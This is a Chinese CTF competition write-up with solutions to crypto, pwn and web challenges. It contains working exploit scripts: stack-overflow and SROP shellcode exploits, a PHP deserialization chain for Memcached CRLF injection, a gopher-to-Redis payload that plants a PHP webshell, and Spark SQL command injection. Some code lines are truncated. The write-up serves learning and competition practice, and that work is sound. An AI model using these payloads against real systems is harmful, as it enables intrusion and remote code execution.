华为杯wp

Crypto

next-prime-task

生成机组数据发现对N直接开方得到可以得到p或q的近似值pd

多次测试后发现这个pd和p绝对值的差不会大于1000于是对pd减去1000后爆破得到p1

nextprime得到p2

```
from Crypto.Util.number import *
from gmpy2 import *

e = 0x10001
n= 28576274811010794362153160897556935178530640825011441539841241257190782139295
c= 49502875285578675438052554215266678403659290915102322948363030271494959804587

N = n<<520
pd = iroot(N,2)[0]

p1 = iroot(N,2)[0] - 10000

for i in range(1000):
    p1 = next_prime(p1)
    p2 = next_prime(p1)
    tmp = (p1*p2)>>520
    if(tmp == n):
        # print(tmp - n)
        # print(i)
        n1 = p1*p2
        phi = (p1-1)*(p2-1)
        d = inverse(e,phi)
        m1 = pow(c,d,n1)
        txt = long_to_bytes(m1)
        if b'flag' in txt:
            print(txt)
            break

```

Pwn

APACHE-CGI-PWN

题目提供了2个CGI，先去看看cookie的获取

```
s = getenv("HTTP_COOKIE");
if ( !strcmp(v12[j + 100], "ROOT-GOD") )
      break;
  }
  if ( !strcmp(v12[j + 200], "Every king's blood will end with a sword") )
  {
    v3 = sub_10DA(16LL, 32LL);
    std::ofstream::basic_ofstream(v11, "invitedCODE.txt", v3);
```

由上面部分代码可以知道，获取的就是常规的数据包的cookie字段，变量名为ROOT-GOD，值为Every king's blood will end with a sword，如果完成上面的检测会生成一个invitedCODE.txt

再去分析另外一个cgi，可以发现如果完成了上面cookie的验证，就可以在下面进行控制CONTENT_LENGTH 然后进行fgets大小任意控制，造成栈溢出。

```
std::operator<<<std::char_traits<char>>(&std::cout, "<body>\n", v7);
  if ( access("./invitedCODE.txt", 0) )
  {
    std::operator<<<std::char_traits<char>>(&std::cout, "YOU ARE NOT GOD!</br>"
  }
  else
  {
    nptr = getenv("CONTENT_LENGTH");
    if ( nptr )
    {
      v19 = atoi(nptr);
      fgets(s, v19 + 1, stdin);
```

同时发现存在后门函数

```
int sub_4032E0()
```

```
{
  setuid(0);
  return system("cat /var/www/flag>./flag");
}
```

exp

```
from pwn import *
import requests
context(log_level='debug')

headers = {
    'Cookie': "ROOT-GOD=Every king's blood will end with a sword",
    'CONTENT_LENGTH':'99999'
}

payload='a'*(0xe8)+p64(0x4032fc)+p64(0x4032E0)
cookie = requests.post('http://ip:port/getcookie.cgi',data="eeknight",headers=h
check = requests.post('http://ip:port/check-ok.cgi', data = payload,headers=hea

p = requests.get('http://ip:port/flag')
print(cookie.text)
print(check.text)
print(p.text)
```

ez_ssp

3次栈溢出除非canary报错机会，版本为2.23libc，所以canary报错还是会带出可控信息，直接经典打法，泄露libc，再去利用environ泄露stack，最后算flag偏移，但是这里多了一步异或。

exp

```
from pwn import *
import re
context(os='linux', arch='amd64', log_level='debug')
libc=ELF('libc-2.23.so')
r=process('./pwn')
r.recv()
r.send('0')
a=r.recvuntil("\n")
match = re.search(b'\d+', a)
if match:
    extracted_number = int(match.group())
    print(extracted_number)
```

```
else:
    print("No number found")
r.recv()
r.sendline(b'1'*0x128+p64(0x602018))
leak=u64(r.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))-0x06f6a0
print(hex(leak))
environ_addr = leak + libc.sym['__environ']
r.recv()
r.send('0')
r.recv()
r.sendline(b'1'*0x128+p64(environ_addr))
stack=u64(r.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))
print(hex(stack))
flag_addr = stack - 0x178
r.recv()
r.send('0')
r.recv()
r.sendline(b'1'*0x128+p64(flag_addr))
s=r.recv()
result = []

for byte in s:
    xored_byte = byte ^ extracted_number
    result.append(xored_byte)

# 将结果转换回字节字符串
xored_data = bytes(result)
print(xored_data)
r.interactive()
```

master-of-asm

经典的syscall构造调用，这里直接构造一个read写入到已知地址上，再去写上shellcode 返回执行即可

exp

```
from pwn import *
r=process('./a.out')
r.recv()
context(os='linux', arch='amd64', log_level='debug')
sh=0x40200A
pa=p64(sh)+p64(0x40102D)
the_write=p64(0x40103D)+p64(0x401034)+p64(0x40102D)
```

```
the_read=p64(0x40101B)
frame = SigreturnFrame()
frame.rax = constants.SYS_execve
frame.rdi = 0x40200A  # "/bin/sh\x00"
frame.rsi = 0
frame.rdx = 0
frame.rip = 0x40102D
get=p64(0x40102D)+p64(0x000000000040102f)+the_read

r.send(p64(0x40103D)+p64(0x40100A))
sleep(0.5)
r.send('\xBE\x0A\x20\x40\x00\xc3')#mov esi, 0x40020a;ret
sleep(0.5)
pay=p64(0x402000)+p64(0x40103D)+p64(0x401023)+p64(0x40200a)
sleep(0.5)

r.send(pay)
sleep(0.5)
r.send(asm(shellcraft.sh()))
r.interactive()
```

Web


easyeval

原题


https://blog.csdn.net/jie_a/article/details/117815445

f12看源码，可以看到一个dasdjf.php，绕过读取就好了

http://172.10.0.8:10082/?ysy=file://localhost/var/www/html/dasdjf.php



```
<?php
show_source(__FILE__);
#dasdjf.php
$ysy  =  $_GET['ysy'];
$parts  =  parse_url($ysy);
if(empty($parts['host'])  ||  $parts['host']  !=  'localhost')  {
        exit('error');
}
readfile($ysy);
?>
```




```
<html> event
  <head></head>
  <body>
    <code>…</code>
    <!--
    ?php if (isset($_GET['a'])){ $a = $_GET['a']; if (preg_match("/system|exec|highlight/i",$a) && !preg_match("/flag|cat
    /i",$a)){ eval($a); } else{ die("error"); } }else{ echo "你想干嘛！！！！"; } ?
    -->
  </body>
</html>
```


```
?php
    if (isset($_GET['a'])){
        $a = $_GET['a'];
        if (preg_match("/system|exec|highlight/i",$a) && !preg_match("/flag|cat/
                eval($a);
        } else{
                die("error");
        }
    }else{
            echo "你想干嘛！！！！";
    }
?
```

http://172.10.0.8:10082/dasdjf.php?a=system(%22more%20/f*%22);

获取flag



```
:::::::::::::: /fla#%g.txt :::::::::::::: f4cbce59419a4b70b7152ff8faa875a4
```



```
http://172.10.0.8:10082/dasdjf.php?a=system(%22more%20/f*%22);
```

bad Memcached

Memcached CRLF走私攻击

https://www.huweihuang.com/linux-notes/memcached/memcached-cmd.html

https://paper.seebug.org/papers/Archive/drops2/%E8%A2%AB%E4%BA%BA%E9%81%97%E5%BF%98%E7%9A%84Memcached%E5%86%85%E5%AD%98%E6%B3%A8%E5%B0%84.html

php代码是一个简单的反序列化，用Meeeeeeeemcached的__set去进行CRLF注入，设置flag


```php
<?php
class Meeeeeeeemcached{}
class Invokerrrrrr{}
class SSSString{}
class Entrypoint{}

$a = new Meeeeeeeemcached();

$b = new Invokerrrrrr();
$b->vovo = $a;
$b->value = "test";
$b->key = "test 0 0 1\r\n1\r\nset flag 0 3600 4\r\nflag\r\n";

$c = new SSSString();
$c->xoxo = $b;

```

```
$d = new Entrypoint();
$d->zozo = $c;

echo urlencode(serialize($d));

// O%3A10%3A%22Entrypoint%22%3A1%3A%7Bs%3A4%3A%22zozo%22%3BO%3A9%3A%22SSSString%
```

然后POST访问，之后就设置flag成功

```
?popchain=O%3A10%3A%22Entrypoint%22%3A1%3A%7Bs%3A4%3A%22zozo%22%3BO%3A9%3A%22SSS
choice=unser
```

验证flag是否设置成功




```
}
?>
string(4) "flag"
```

http://172.10.0.3:10084/?popchain=O%3A10%3A%22Entrypoint%22%3A1%3A%7Bs%3A4%3A%22zozo%22%3BO%3A9%3A%22SSSString%22%3A1%3A%7Bs%3A4%3A%22xoxo%22%3BO%3A13%3A%22Invokerrrrrr%22%3A3%3A%7Bs%3A4%3A%22vovo%22%3BO%3A16%3A%22Meeeeeeeemcached%22%3A0%3A%7B%7Ds%3A5%3A%22value%22%3Bs%3A4%3A%22test%22%3Bs%3A3%3A%22key%22%3Bs%3A40%3A%22test+0+0+1%0D%0A1%0D%0Aset+flag+0+3600+4%0D%0Aflag%0D%0A%22%3B%7D%7D%7D

Post data: ✓

choice=search&search=flag

再利用ssrf读取提示文件，得到redis密码是boogipop_is_a_webdog



my redis password is : boogipop_is_a_webdog Good Luck!

http://172.10.0.3:10084/?popchain=O%3A10%3A%22Entrypoint%22%3A1%3A%7
%3A%22Invokerrrrrr%22%3A3%3A%7Bs%3A4%3A%22vovo%22%3BO%3A16%
%22%3Bs%3A40%3A%22test+0+0+1%0D%0A1%0D%0Aset+flag+0+3600+4%0D

Post data: ✓

choice=flag&search=flag&url=file:///tmp/hint.txt


用gopher写入shell


脚本在这https://blog.csdn.net/unexpectedthing/article/details/121667613

```python
import urllib.parse
protocol="gopher://"
ip="127.0.0.1"
port="6379"
shell="\n\n<?php eval($_POST['cmd']);?>\n\n"
filename="qwer.php"
path="/var/www/html"

cmd=[
         "auth boogipop_is_a_webdog",
     "set 1 {}".format(shell.replace(" ","${IFS}")),
     "config set dir {}".format(path),
     "config set dbfilename {}".format(filename),
     "save"
     ]

payload=protocol+ip+":"+port+"/_"
def redis_format(arr):
    CRLF="\r\n"
    redis_arr = arr.split(" ")
    cmd=""
    cmd+="*"+str(len(redis_arr))
    for x in redis_arr:
        cmd+=CRLF+"$"+str(len((x.replace("${IFS}"," "))))+CRLF+x.replace("${IFS}
    cmd+=CRLF
    return cmd

if __name__=="__main__":
    for x in cmd:
        payload += urllib.parse.quote(redis_format(x))
    print(payload)
# gopher://127.0.0.1:6379/_%2A2%0D%0A%244%0D%0Aauth%0D%0A%2420%0D%0Aboogipop_is_
```

再进行url编码传入，访问1234.php就可以得到shell。注意的是hackbar在url编码时会把POST变成小写，编码完记得改过来

```
choice=flag&url=gopher://127.0.0.1:6379/_%252a2%250d%250a%25244%250d%250aauth%25
```


```
REDIS0007� redis-ver3.2.6� redis-bits�@�ctime�B�e�used-mem¨���� 2beb8cec8d6146049c2bf3baa19f7fda#!/bin/bash /usr/b
��p��:�H
```



```
http://172.10.0.3:10084/qwer.php
```

```
cmd=system("cat /*");
```

easyspark


找到了这个文章，给了一点提示


https://datapipelines.com/blog/the-dangers-of-untrusted-spark-sql-input-in-a-shared-environment/

https://blog.stratumsecurity.com/2022/10/24/abusing-apache-spark-sql-to-get-code-execution/


输入如下语句都可以得到回显

```
SELECT reflect('java.lang.System', 'getenv')
SELECT reflect('java.lang.System', 'getProperties')
SELECT reflect('org.apache.spark.TestUtils', 'testCommandAvailable', 'ls')
```



```
ArraySeq(ArraySeq(reflect(java.lang.System, getenv)), ArraySeq({PATH=/usr/local/tomcat/bin:/usr/local/openjdk-8/bin:/usr/local/sbin
CATALINA_HOME=/usr/local/tomcat, LOGNAME=app, JDK_JAVA_OPTIONS= --add-opens=java.base/java.lang=ALL-UNNAMED --add-opens=java.base/j
PWD=/home/app, SHLVL=0, HOME=/home/app}))
```



```
http://172.10.0.2:10083/sql?sql=SELECT reflect('java.lang.System', 'getenv')
```




```
ArraySeq(ArraySeq(reflect(org.apache.spark.TestUtils, testCommandAvailable, ls)), ArraySeq(true))
```



```
http://172.10.0.2:10083/sql?sql=SELECT reflect('org.apache.spark.TestUtils', 'testCommandAvailable', 'ls')
```

SELECT reflect('org.apache.spark.TestUtils', 'testCommandAvailable', 'ls')这个会返回正确，但是没有回显


查看源码发现执行的命令有改动，所以尝试SELECT reflect('org.apache.spark.TestUtils', 'testCommandAvailable', ';sleep 3')发现是有延时的，测试curl发现没有反应，说明是不出网的，又测试了一下时间盲注，也没出



```
def testCommandAvailable(command: String): Boolean = {
  val attempt = if (Utils.isWindows) {
    Try(Process(Seq(
      "cmd.exe", "/C", s"where $command")).run(ProcessLogger(_ => ())).exitValue())
  } else {
    Try(Process(Seq(
      "sh", "-c", s"command -v $command")).run(ProcessLogger(_ => ())).exitValue())
  }
  attempt.isSuccess && attempt.get == 0
}
```

于是思路变成将命令结果重定向到文件 `ls > /tmp/testest`，再读取文件

在官方手册https://spark.apache.org/docs/latest/api/java/index.html可以找到getPropertiesFromFile是读取文件用的




getPropertiesFromFile(String) - Static method in class org.apache.spark.util.Utils

